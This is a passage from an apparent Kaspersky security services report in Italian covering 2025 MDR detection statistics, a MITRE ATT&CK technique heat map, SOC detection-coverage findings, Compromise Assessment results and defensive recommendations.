Rilevamento correlato ad APT	Rilevamenti su una campagna APT nota	Rilevamento EPP Elenco dei rilevamenti correlati ad APT	- Elevata: 4,2% - Media: 1,5% - Bassa: 0,9% Totale: 1,4%
Allegato e-mail dannoso	Rilevamento di allegati e-mail, incluso il rilevamento di attività sospette	Telemetria dell'e-mail ricevuta Rilevamento EPP	- Elevata: 2,4% - Media: 3,8% - Bassa: 1,2% Totale: 3,0%
Utilizzo del client SMB Impacket ²⁴	Connessioni multiple da un singolo indirizzo IP con il client SMB Impacket	Rilevamento dei componenti EPP IDS sul traffico di rete	- Elevata: 1,2% - Media: 1,5% - Bassa: 0,1% Totale: 1,1%
Rilevamento della sandbox	Attivazione della sandbox come parte del rilevamento KATA. Non esiste un verdetto EPP esatto per l'oggetto sospetto	Verdetto della sandbox Verdetto EPP per l'oggetto	- Media: 10,1% - Bassa: 0,3% Totale: 7,2%
Rilevamento IDS	IDS di rete come parte del rilevamento KATA	Verdetto di IDS KATA	- Elevata: 0,2% - Media: 7,1% - Bassa: 0,3% Totale: 5,0%
Traffico sospetto dall'host	IDS di rete come parte del rilevamento KATA	Verdetto di IDS KATA sul traffico sospetto o sul traffico proveniente da strumenti noti di un avversario	- Elevata: 0,2% - Media: 4,3% - Bassa: 0,8% Totale: 3,2%

²³ [Kaspersky Scan Engine](#)

²⁴ [Github.Impacket](#)

Mappa termica delle tecniche



TA0008: Movimento laterale	TA0009: Raccolta	TA0010: Esfiltrazione	TA0011: Command and Control	TA0040: Impatto	TA0042: Sviluppo delle risorse	TA0043: Ricognizione
T1021: Servizi remoti	T1056: Acquisizione input	T1567: Esfiltrazione su servizio Web	T1568: Risoluzione dinamica	T1561: Disk Wipe	T1608: Staging di funzionalità	T1595: Scansione attiva
T1210: Sfruttamento dei servizi remoti	T1560: Archiviazione dati raccolti	T1041: Esfiltrazione sul canale C2	T1071: Protocollo a livello di applicazioni	T1565: Manipolazione dei dati	T1588: Ottenere Capacità	T1590: Raccolta di informazioni sulla rete della vittima
T1091: Replica tramite supporti multimediali rimovibili	T1005: Dati del sistema locale	T1048: Esfiltrazione tramite protocollo alternativo	T1572: Tunneling dei protocolli	T1496: Hijack delle risorse	T1587: Sviluppo di capacità	T1598: Phishing informazioni
T1534: Spear-phishing interno	T1114: Raccolta e-mail	T1011: Esfiltrazione su altro supporto di rete	T1105: Trasferimento degli strumenti in ingresso	T1486: Dati criptati per l'impatto	T1583: Acquisizione infrastruttura	T1589: Raccolta di informazioni sull'identità della vittima
T1570: Trasferimento degli strumenti laterali	T1115: Dati degli Appunti	T1020: Esfiltrazione automatizzata	T1090: Proxy	T1485: Data Destruction	T1584: Compromissione infrastruttura	T1593: Ricerca di siti Web/domini aperti
T1563: Hijacking sessione servizio remoto	T1113: Acquisizione dello schermo	T1030: Limiti di dimensioni dei trasferimenti di dati	T1219: Strumenti di accesso remoto	T1499: Denial of Service endpoint	T1585: Impostazione account	T1596: Ricerca in database tecnici aperti
	T1125: Acquisizione video	T1052: Esfiltrazione tramite supporto fisico	T1095: Protocollo non a livello di applicazioni	T1531: Rimozione accesso account		
	T1074: Staging di dati		T1102: Servizio Web	T1489: Arresto servizio		
	T1119: Raccolta automatizzata		T1573: Canale criptato	T1498: Denial of Service rete		
	T1039: Dati da unità condivisa di rete		T1092: Comunicazione tramite supporti multimediali rimovibili	T1491: Defacing		
	T1025: Dati da supporti rimovibili		T1001: Offuscamento dei dati			
	T1123: Acquisizione audio		T1571: Porta non standard			
	T1213: Dati da archivi di informazioni		T1665: Nascondere infrastruttura			
	T1530: Dati da archiviazione cloud		T1132: Codifica dei dati			



Capitolo VII

Efficacia del rilevamento SOC



Efficacia del rilevamento SOC

Offriamo ai clienti servizi per valutare l'efficacia del loro SOC, aiutandoli a identificare i problemi e a definire le opzioni di ottimizzazione. Esistono diversi metodi per valutare le capacità tecniche di un SOC e in questo documento vorremmo evidenziare i motivi più comuni per cui le pipeline di rilevamento falliscono.

Nei nostri progetti di valutazione utilizziamo principalmente due metodologie:




Valutazione tecnica (principalmente soluzioni SIEM, EDR o XDR) - analizziamo i flussi di eventi correnti, le configurazioni delle regole e la logica di rilevamento complessiva.



Emulazione di attacco - simuliamo tecniche di attacco all'interno dell'ambiente del cliente e valutiamo quali di queste vengono rilevate con successo dal SOC.



La distribuzione delle tipologie di progetti di consulenza nel 2025 è illustrata di seguito. I progetti intrapresi più di frequente sono stati la valutazione tecnica del SOC (23% di tutti i progetti), lo sviluppo del framework SOC (20%), la valutazione della maturità del SOC e la garanzia di qualità del SIEM (entrambi al 12%).



Nonostante le differenze tra questi approcci, sia la valutazione tecnica che le metodologie di emulazione degli attacchi ci consentono di identificare i punti deboli in qualsiasi fase della pipeline di rilevamento del SOC.

Sistema >> Telemetria >> Enrichment >> Motore di rilevamento

Alcuni dei problemi più comuni e sistemici che abbiamo osservato saranno evidenziati più avanti in questa sezione. Per comprendere meglio i dati che seguono, analizziamo innanzitutto l'ambito dei progetti di consulenza SOC nel 2025.



Origini di eventi e copertura delle regole

Inizialmente, presentiamo le statistiche chiave sulle diverse origini dati che integrano i dati di telemetria nella piattaforma dati del SOC. In linea con il principio per cui i dati di telemetria devono essere raccolti con uno scopo ben definito, valutiamo anche l'efficacia con cui i dati acquisiti vengono gestiti dalla logica di rilevamento esistente.


5-70+

La variabilità nel numero di diverse origini di eventi disponibili per i singoli SOC.

[5-30]
[30-50]
[50-70+]

Abbiamo suddiviso tutti i SOC in 3 gruppi uguali in base al numero di tipologie di origini di eventi univoche che acquisiscono.

Percentuale di copertura delle regole a seconda dei diversi tipi di origini di eventi



Copertura dell'origine di eventi tramite logica di rilevamento.

I primi due gruppi presentano una copertura media delle tipologie di eventi pressoché identica, compresa tra il 40% e il 60%.

I SOC con un elevato numero di origini diverse scrivono regole di logica di rilevamento per coprire solo il 30% circa della quantità totale di dati a disposizione.

Nella maggior parte dei casi, la raccolta di dati sugli eventi è utile solo per indagare su un incidente già identificato. Affinché un SIEM possa esprimere appieno il suo potenziale, è necessario sviluppare una logica di rilevamento in grado di individuare i potenziali incidenti di sicurezza.

Problema: la copertura media delle regole di correlazione delle origini, determinata su tutte le nostre valutazioni, è del 43%²⁵.

Possiamo quindi constatare che, nella migliore delle ipotesi, la maggior parte dei SOC è in grado di sfruttare solo circa la metà dei dati a propria disposizione per il rilevamento delle minacce.

Le origini non considerate tendono a essere la telemetria di rete, i database e i server Web. Questo sembra dimostrare una tendenza del management a raccogliere tutti i dati disponibili a scopo di conformità con normative esterne o criteri interni, senza una chiara comprensione di come ricavarne valore.

Un'altra possibile spiegazione è che i dati vengano raccolti in vista di future indagini, che nella maggior parte dei casi non si concretizzano mai.

La maggior parte dei SOC utilizza un'unica piattaforma per la raccolta dei dati: il SIEM. Solo 1 SOC su 6 utilizza 2 o 3 piattaforme focalizzate su funzioni diverse:



Correlazione in tempo reale



Threat hunting



Requisiti di conformità

Controllo della copertura

Un altro problema riscontrato nella maggior parte dei SOC è la mancanza di controllo della copertura.

Una domanda che ci viene posta di frequente è: "Quante regole di rilevamento dovrebbe mantenere un SOC moderno?" Ciò solleva inevitabilmente la domanda successiva: "Le organizzazioni dovrebbero affidarsi alla logica di rilevamento offerta dal fornitore o investire nello sviluppo di una propria logica?"

In pratica, abbiamo identificato tre categorie di SOC dei clienti, ognuna delle quali adotta una combinazione di 3 approcci diversi:

	Sviluppo autonomo	Organizzazioni che seguono il fornitore	Organizzazioni che seguono EDR
Popolarità	Circa l'40%	Circa l'50%	Circa l'10%
Descrizione	La maggior parte delle regole viene sviluppata da zero: le regole dei fornitori vengono utilizzate come esempio.	Numero medio di regole personalizzate	Numero limitato di regole nella piattaforma SIEM o XDR. Basato principalmente sui rilevamenti EDR
Numero di regole SIEM/XDR attive	200-2000 Più di 350 in media	500-900 650 in media	< 100
Rapporto delle regole personalizzate in SIEM/XDR	80-100%	<25%	80-100%
Misurazione della copertura MITRE	20%	80%	80%

In generale, i team sembrano scegliere tra due metodologie: sviluppare tutto da zero oppure affidarsi alle regole del fornitore. Non si verificano quasi mai casi in cui venga adottata una via di mezzo. Questa osservazione è perfettamente in linea con le pratiche ingegneristiche di rilevamento adottate nei SOC più maturi, che seguono un approccio di "sviluppo autonomo dei contenuti".


I team che si affidano principalmente alle regole di rilevamento offerte dai fornitori spesso riscontrano una mancanza di ottimizzazione e personalizzazione per la propria infrastruttura specifica. Nella maggior parte dei casi, ciò si traduce in un aumento dei tassi di falsi positivi e, in alcuni scenari, in lacune nella copertura del rilevamento.

Anche le organizzazioni che seguono EDR di solito sviluppano le regole da zero, principalmente per compensare la mancanza di funzionalità EDR per la correlazione incrociata o la copertura di origini di terze parti.

Gestione della copertura di rilevamento

Come misuriamo la copertura di rilevamento? La risposta più ovvia è solitamente "Con la matrice MITRE ATT&CK".

Nella maggior parte dei casi, laddove il prodotto disponga di questa funzionalità e tassonomia (ad esempio, nelle soluzioni SIEM/XDR/EDR/NTA), viene adottato un approccio basato su MITRE ATT&CK. La maggior parte dei SOC (>80%) che si affidano ai contenuti dei fornitori segue questa tassonomia per misurare la copertura del rilevamento delle minacce.



Meno del 20% dei SOC, seguendo un approccio di sviluppo interno della logica di rilevamento, adotta la misurazione del rilevamento MITRE come approccio unificato per tutti i motori di rilevamento del SOC.

I 3 problemi principali relativi alla copertura del rilevamento riscontrati più di frequente sono stati:



Copertura dell'infrastruttura mancante o degradata

Mancanza di gestione della copertura SOC o di monitoraggio continuo dell'infrastruttura protetta. Nella maggior parte dei casi, l'ambito di copertura iniziale del SOC viene definito durante la fase di progettazione, ma non viene monitorato in modo continuativo durante le operazioni quotidiane. Nel tempo, ciò comporta una copertura discontinua dell'infrastruttura protetta e la comparsa di punti ciechi per il team di monitoraggio della sicurezza.



Copertura delle regole di rilevamento per origini di eventi

Nella maggior parte dei casi, i SOC limitano il rilevamento delle minacce a un piccolo insieme di origini di telemetria ben note, mentre i dati rimanenti vengono raccolti senza un'adeguata copertura logica del rilevamento. Con l'aumentare del numero e della diversità delle origini dati, la copertura complessiva del rilevamento tende in genere a peggiorare anziché migliorare.



Regole predefinite senza alcuna personalizzazione: viene semplicemente utilizzato il pacchetto del fornitore

I team che non hanno esperienza pratica nell'ingegneria del rilevamento, e che quindi si affidano al pacchetto del fornitore, spesso riscontrano una mancanza di ottimizzazione e personalizzazione per la propria infrastruttura specifica. Nella maggior parte dei casi, ciò si traduce in un aumento dei tassi di falsi positivi e, in alcuni scenari, in lacune nella copertura del rilevamento.

Capitolo VIII

Lacune nel rilevamento e compromissioni nascoste




Lacune nel rilevamento e compromissioni nascoste

Kaspersky Compromise Assessment colma il divario tra i servizi di Managed Detection and Response e Incident Response. Una soluzione MDR richiede l'utilizzo dei prodotti Kaspersky. I servizi IR sono in genere reattivi e vengono attivati solo una volta identificati gli artefatti di una compromissione. Come IR, Compromise Assessment è un servizio di indagine forense. Tuttavia, a differenza di IR, il nostro servizio Compromise Assessment sfrutta le tecnologie MDR per offrire un approccio più flessibile e proattivo. La disponibilità dei prodotti Kaspersky per la protezione endpoint non è obbligatoria per la nostra soluzione Compromise Assessment e il progetto può iniziare anche in assenza di indicatori oggettivi di compromissione, garantendo maggiore protezione e tranquillità.



Clienti con Compromise Assessment

Tutti i progetti di Compromise Assessment finalizzati nel 2025 sono stati realizzati in tre macroaree: CSI, APAC e META. La distribuzione degli incidenti segnalati in ciascuna area geografica e settore è illustrata di seguito.



Il servizio Compromise Assessment può essere richiesto per una serie di motivi, in risposta a diversi interessi ed esigenze aziendali. Gli scenari più comuni sono:

Attività di rilevamento e indagine

Nel servizio Compromise Assessment, come in MDR, utilizziamo gli IoA. La logica di rilevamento può essere approssimativamente suddivisa in famiglie semplificate. Di seguito viene illustrata l'efficacia delle famiglie di logiche di rilevamento basate sugli incidenti rilevati nei progetti Compromise Assessment durante il 2025.


Credenziali da dump	12,4%	Rilevamento di numerosi strumenti LotL	4,3%	Dominio da C2 noto	2,5%	Configurazione debole generale	1,2%
Strumento speciale LotL	11,2%	Backdoor per le caratteristiche di accessibilità	3,7%	Rilevamento di numerosi malware	1,9%	Comportamenti rischiosi nell'archiviazione cloud	0,6%
Malware speciale	11,2%	Configurazione debole dei criteri di audit	3,7%	Rilevamento di numerose vulnerabilità	1,9%	Accessi VPN insoliti	0,6%
Rilevamento di webshell	8,1%	Numerosi rilevamenti di attività sospette	3,1%	IP da C2 noto	1,2%	Configurazione di AD vulnerabile dalle modalità di analisi PrivEsc	0,6%
Strumenti di gestione remota	7,5%	Numerosi file sospetti	3,1%	Comportamento rischioso da parte dell'utente	1,2%		
Credenziali da fughe di dati	6,2%	Miner	3,1%	Comportamenti rischiosi da account con privilegi elevati	1,2%		
Rilevamento di numerosi PUP	5,0%	Configurazione di AD vulnerabile dall'analisi GPO	3,1%	Configurazione debole di AD	1,2%		

Possiamo condurre progetti Compromise Assessment indipendentemente dal fatto che vengano utilizzati o meno i prodotti Kaspersky. Nel caso vengano utilizzati, possiamo riutilizzare lo stack di strumenti tecnologici MDR per la raccolta dei dati (l'origine dati è MDR). In caso contrario, per la raccolta dei dati viene utilizzata un'utility proprietaria specializzata. Il servizio Compromise Assessment include anche origini dati aggiuntive, come i risultati di Digital Footprint Intelligence²⁶ per il cliente, analisi della configurazione di Active Directory e, in alcuni casi, l'utilizzo dei log del perimetro di rete e della VPN. Di seguito viene illustrata l'efficienza delle origini dati in base alle statistiche degli incidenti rilevati.

Sia MDR che Compromise Assessment includono anche la ricerca manuale delle minacce ed entrambi includono gli incidenti rilevati durante i processi di ricerca manuale delle minacce. Tutti gli incidenti rilevati manualmente vengono studiati a fondo e viene introdotta un'apposita logica di rilevamento. **Nel 2025, quasi il 18,6% degli incidenti rilevati è stato individuato manualmente.**

I sensori endpoint continuano a essere la forma di sensore più efficiente, ma nel 2025 il 4% degli incidenti è stato rilevato tramite l'analisi del traffico di rete.


I progetti Compromise Assessment includono una fase di Incident Response in cui tutte le minacce valide vengono individuate e contenute. In questa fase sono spesso necessari analisi forensi e reverse engineering. Secondo le statistiche del 2025, l'esame forense era richiesto nel 53% degli incidenti ed è stato considerato auspicabile ma facoltativo in un ulteriore 7% dei casi. Il reverse engineering, in cui era richiesto il file sospetto per l'analisi, è stato necessario nel 12% dei casi.



La natura degli incidenti

Nei progetti Compromise Assessment, gli incidenti rilevati possono essere correlati a diverse tipologie di attività sospette o dannose. Il grafico a barre seguente mostra la frequenza dei motivi tipici per la segnalazione di incidenti nel corso del 2025.

Figura 24 Distribuzione e frequenza degli strumenti utilizzati negli incidenti



Raccomandazioni

Durante il 2025 il numero di incidenti di gravità elevata segnalati è diminuito del 19% rispetto al 2024. Questo è stato reso possibile dall'efficienza dell'MDR, che identifica e blocca le minacce nelle fasi iniziali della catena di rilevamento. Allo stesso tempo, il tempo medio di indagine e segnalazione si è ridotto del 22% per gli incidenti di gravità elevata e del 21% per quelli di media gravità, indicando un aumento dell'efficacia dei team Security Operations Center (SOC).

Nel 2025, gli attacchi mirati condotti da esseri umani hanno rappresentato il 23% degli incidenti di gravità elevata. Sebbene questo dato sia inferiore rispetto al 2024, tali attacchi rimangono la principale causa di incidenti di gravità elevata nelle statistiche MDR. Nonostante i progressi degli strumenti di rilevamento automatico, gli autori degli attacchi, se motivati, riescono ancora a trovare il modo di aggirarli.

Per contrastare gli attacchi condotti da esseri umani, le soluzioni gestite dalle persone, come MDR e Incident Response, rimangono fondamentali.

Le organizzazioni che gestiscono un proprio SOC interno devono garantire che le tecnologie e i processi interni siano pienamente allineati con l'attuale panorama delle minacce. **Servizi di consulenza SOC completi possono supportare questo obiettivo.**

Oltre all'adozione di servizi MDR e IR o alla creazione di un SOC interno, le organizzazioni possono ottenere ulteriori vantaggi in termini di efficienza attraverso strumenti specializzati e altamente automatizzati come Extended Detection and Response (XDR).

I dati dimostrano che gli autori degli attacchi spesso ritornano dopo la riuscita di un attacco. Questo schema è particolarmente evidente nelle organizzazioni del settore pubblico, dove gli avversari mirano a una persistenza a lungo termine a scopo di spionaggio. Nel 2025 abbiamo osservato un aumento degli attacchi condotti da esseri umani nei settori delle telecomunicazioni e IT, a conferma della crescente attenzione verso gli attacchi alla supply chain e che sfruttano le relazioni di fiducia.

In questi scenari, combinare un SOC interno abilitato per XDR e/o servizi in outsourcing come MDR con valutazioni periodiche delle compromissioni rappresenta una strategia efficace per rilevare e analizzare gli incidenti che eludono i controlli di sicurezza esistenti.

Gli autori degli attacchi spesso utilizzano tecniche LotL (Living off the Land) quando prendono di mira infrastrutture prive di solidi controlli di configurazione. Un numero significativo di incidenti è collegato a modifiche non autorizzate, come l'aggiunta di account a gruppi con privilegi o l'indebolimento di configurazioni sicure. Secondo le statistiche di MDR, Manipolazione account²⁷ è stata la tecnica più utilizzata nel 2025. Per ridurre i falsi positivi in questi scenari, le organizzazioni devono implementare una gestione efficace della configurazione, unitamente a procedure formali di gestione delle modifiche e degli accessi.

Nel 2025, le tecniche Esecuzione utente²⁸ e Phishing²⁹ si sono classificate nuovamente tra le 3 principali minacce, a dimostrazione del fatto che gli utenti sono ancora l'anello debole e sottolineando **l'importanza della security awareness come pilastro centrale della pianificazione della sicurezza informatica aziendale.**

²⁷ MITRE ATT&CK. T1098: Manipolazione account

²⁸ MITRE ATT&CK. T1204 Esecuzione utente

²⁹ MITRE ATT&CK. T1566 Phishing

Informazioni su Kaspersky

Kaspersky è un'azienda globale per la cybersecurity e la digital privacy fondata nel 1997. La nostra approfondita threat intelligence e l'expertise di security si traducono in servizi e soluzioni di sicurezza innovativi per proteggere le aziende, le infrastrutture critiche, i governi e i clienti consumer di tutto il mondo. Il nostro portfolio di sicurezza completo include la protezione endpoint leader del settore e soluzioni e servizi di sicurezza specializzati per combattere minacce digitali sofisticate e in continua evoluzione.

Oltre 5,500

specialisti altamente qualificati lavorano in Kaspersky

Il 50%

dei nostri dipendenti è specializzato in R&D

Circa 200.000

clienti in tutto il mondo

500.000

file dannosi rilevati ogni giorno da Kaspersky

5,3 miliardi

di cyberattacchi rilevati da Kaspersky nel 2025

